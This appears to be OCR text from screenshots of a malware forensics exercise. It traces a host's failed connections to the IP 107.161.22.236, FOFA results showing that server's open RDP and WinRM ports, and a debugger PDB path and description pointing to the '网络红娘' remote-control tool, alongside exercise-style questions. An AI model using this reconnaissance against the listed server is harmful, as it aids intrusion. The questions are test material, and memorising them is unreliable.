Wireshark


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 107.161.22.236
No. Time Source Destination Protocol Length Info
95 110.908675 172.22.99.13 107.161.22.236 TCP 66 49699 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
96 111.918329 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49699 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
97 113.932150 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49699 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
122 117.947396 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49699 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
130 125.949279 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49699 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
150 161.964159 172.22.99.13 107.161.22.236 TCP 66 49701 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
151 162.969063 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49701 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
152 164.974542 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49701 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
153 168.978726 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49701 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
156 176.992890 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49701 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
159 213.015846 172.22.99.13 107.161.22.236 TCP 66 49702 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
160 214.029732 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49702 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
161 216.041620 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49702 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
162 220.050666 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49702 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
165 228.060754 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49702 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
209 264.079041 172.22.99.13 107.161.22.236 TCP 66 49705 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
210 265.089211 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49705 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
211 267.103862 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49705 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
212 271.103994 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49705 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
225 279.109032 172.22.99.13 107.161.22.236 TCP 66 [TCP Retransmission] 49705 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
Frame 95: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{E562F73A-C
Ethernet II, Src: Microsoft_e2:d0:79 (00:15:5d:e2:d0:79), Dst: Microsoft_18:98:3f (00:15:5d:18:98:3f)
Internet Protocol Version 4, Src: 172.22.99.13, Dst: 107.161.22.236
Transmission Control Protocol, Src Port: 49699, Dst Port: 80, Seq: 0, Len: 0
0000 00 15 5d 18 98 3f 00 15 5d e2 d0 79 08 00 45 00
0010 00 34 3b 58 40 00 80 06 00 00 ac 16 63 0d 6b a1
0020 16 ec c2 23 00 50 4b 0c e6 67 00 00 00 00 80 02
0030 ff ff 91 d7 00 00 02 04 05 b4 01 03 03 08 01 01
0040 04 02

X



無法連上這個網站

107.161.22.236 的回應時間過長。

建議做法：

- 檢查連線狀態
- 檢查 Proxy 和防火牆
- 執行 Windows 網路診斷


ERR_CONNECTION_TIMED_OUT

重新載入


詳細資料

X


fofa


FOFA
ip="107.161.22.236"
会员
支持及工具
all
11 条匹配结果 (1 条独立IP)， 2323 ms， 关键词搜索。
显示一年内数据，点击 all 查看所有。
API
网站指纹排名
0OXZ... 2
hDr0q... 1
国家/地区排名
美国 11
端口排名
5357 2
5985 2
80 2
9443 2
22 1
Server排名
Microsoft-HTTPAPI/2.0 3
107.161.22.236:3389
3389
rdp
107.161.22.236
美国 / Virginia / Virginia Beach
ASN: 3842
组织: RAMNODE
2024-09-09
Banner
Products
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x08\x00\x00\x00
Flag: PROTOCOL_HYBRID_EX
Target_Name: WIN-TVAGGI2FVDP
Product_Version: 10.0.17763 Ntlm 15
OS: Windows Server 2019, Version 1809/Windows 10, Version 1809
NetBIOS_Domain_Name: WIN-TVAGGI2FVDP
NetBIOS_Computer_Name: WIN-TVAGGI2FVDP
+ Certificate
ae4ed...
TLS 1.2
2ad2a...
107.161.22.236:5985
5985
wsman
107.161.22.236
美国 / Virginia / Virginia Beach
ASN: 3842
组织: RAMNODE
2024-09-08
Banner
Products
11634...
HTTP/1.1 401
Server: Microsoft-HTTPAPI/2.0
WWW-Authenticate: Negotiate


fofa


FOFA
ip="107.161.22.236"
会员
支持及工具
all
11 条匹配结果 (1 条独立IP) , 2323 ms , 关键词搜索。
显示一年内数据，点击 all 查看所有。
API
网站指纹排名
0OXZ... 2
hDr0q... 1
国家/地区排名
美国 11
端口排名
5357 2
5985 2
80 2
9443 2
22 1
Server排名
Microsoft-HTTPAPI/2.0 3
107.161.22.236:3389
3389
rdp
107.161.22.236
美国 / Virginia / Virginia Beach
ASN: 3842
组织: RAMNODE
2024-09-09
Banner
Products
Version 1809
+ Certificate
ae4ed...
TLS 1.2
2ad2a...
107.161.22.236:5985
5985
wsman
107.161.22.236
美国 / Virginia / Virginia Beach
ASN: 3842
组织: RAMNODE
2024-09-08
Banner
Products
11634...
HTTP/1.1 401
Server: Microsoft-HTTPAPI/2.0
WWW-Authenticate: Negotiate
該 ip 有開哪些 port?


fofa


FOFA
ip="107.161.22.236"
会员
支持及工具
all
11 条匹配结果 (1 条独立IP)， 2323 ms， 关键词搜索。
显示一年内数据，点击 all 查看所有。
API
网站指纹排名
0OXZ... 2
hDr0q... 1
国家/地区排名
美国 11
端口排名
5357 2
5985 2
80 2
9443 2
22 1
Server排名
Microsoft-HTTPAPI/2.0 3
107.161.22.236:3389
3389
rdp
107.161.22.236
美国 / Virginia / Virginia Beach
ASN: 3842
组织: RAMNODE
2024-09-09
Banner
Products
Version 1809
+ Certificate
ae4ed...
TLS 1.2
2ad2a...
107.161.22.236:5985
5985
wsman
107.161.22.236
美国 / Virginia / Virginia Beach
ASN: 3842
组织: RAMNODE
2024-09-08
Banner
Products
11634...
HTTP/1.1 401
Server: Microsoft-HTTPAPI/2.0
WWW-Authenticate: Negotiate
該 ip 有開哪些 port?

binary


Please confirm
The input file was linked with debug information
and the symbol filename is:
"D:\work\个人文件\code\red\网络红娘V2012_小屁孩专用版本_厦门\myShellEx\CSocket\CSocketcli\Release\CSocketcli.pdb"
Do you want to look for this file at the specified path
and the Microsoft Symbol Server?
Don't display this message again
Auto Analysis Summary
There were warnings/errors issued during analysis.
(These messages are also written to the application log file)
PDB MSDIA> Stopped: Cannot run with PDB Universal Analyzer enabled
OK


binary



他使用什麼工具?

X


binary



他使用什麼工具?

X

网络红娘



网络红娘是一种远程控制软件，以红娘的牵线搭桥的作用来比喻软件的实际作用。网络红娘个人版本无须知道对方IP地址，便可同时监控多台电脑，可用于 企业监控职员、 网管管理电脑、 家长监管儿童、 服务器维护等。

对远程计算机文件管理：模枋 Windows 资源管理器，可以对文件进行复制、粘贴、删除，重命名、远程运行等,可以上传下载文件或文件夹,操作简单易用。远程控制命令：查看远程系统信息、剪切板查看、进程管理、窗口管理、插件功能、服务管理、共享管理、代理服务、MS-Dos模拟！

Waynack Machine

DONATE

INTERNET ARCHIVE
WayBackMachine

Explore more than 916 billion web pages saved over time

http://107.161.22.236/

Calendar · Collections · Changes · Summary · Site Map · URLs

1 URL has been captured for this URL prefix.

Filter results by URL or MIME Type (i.e. '.txt')

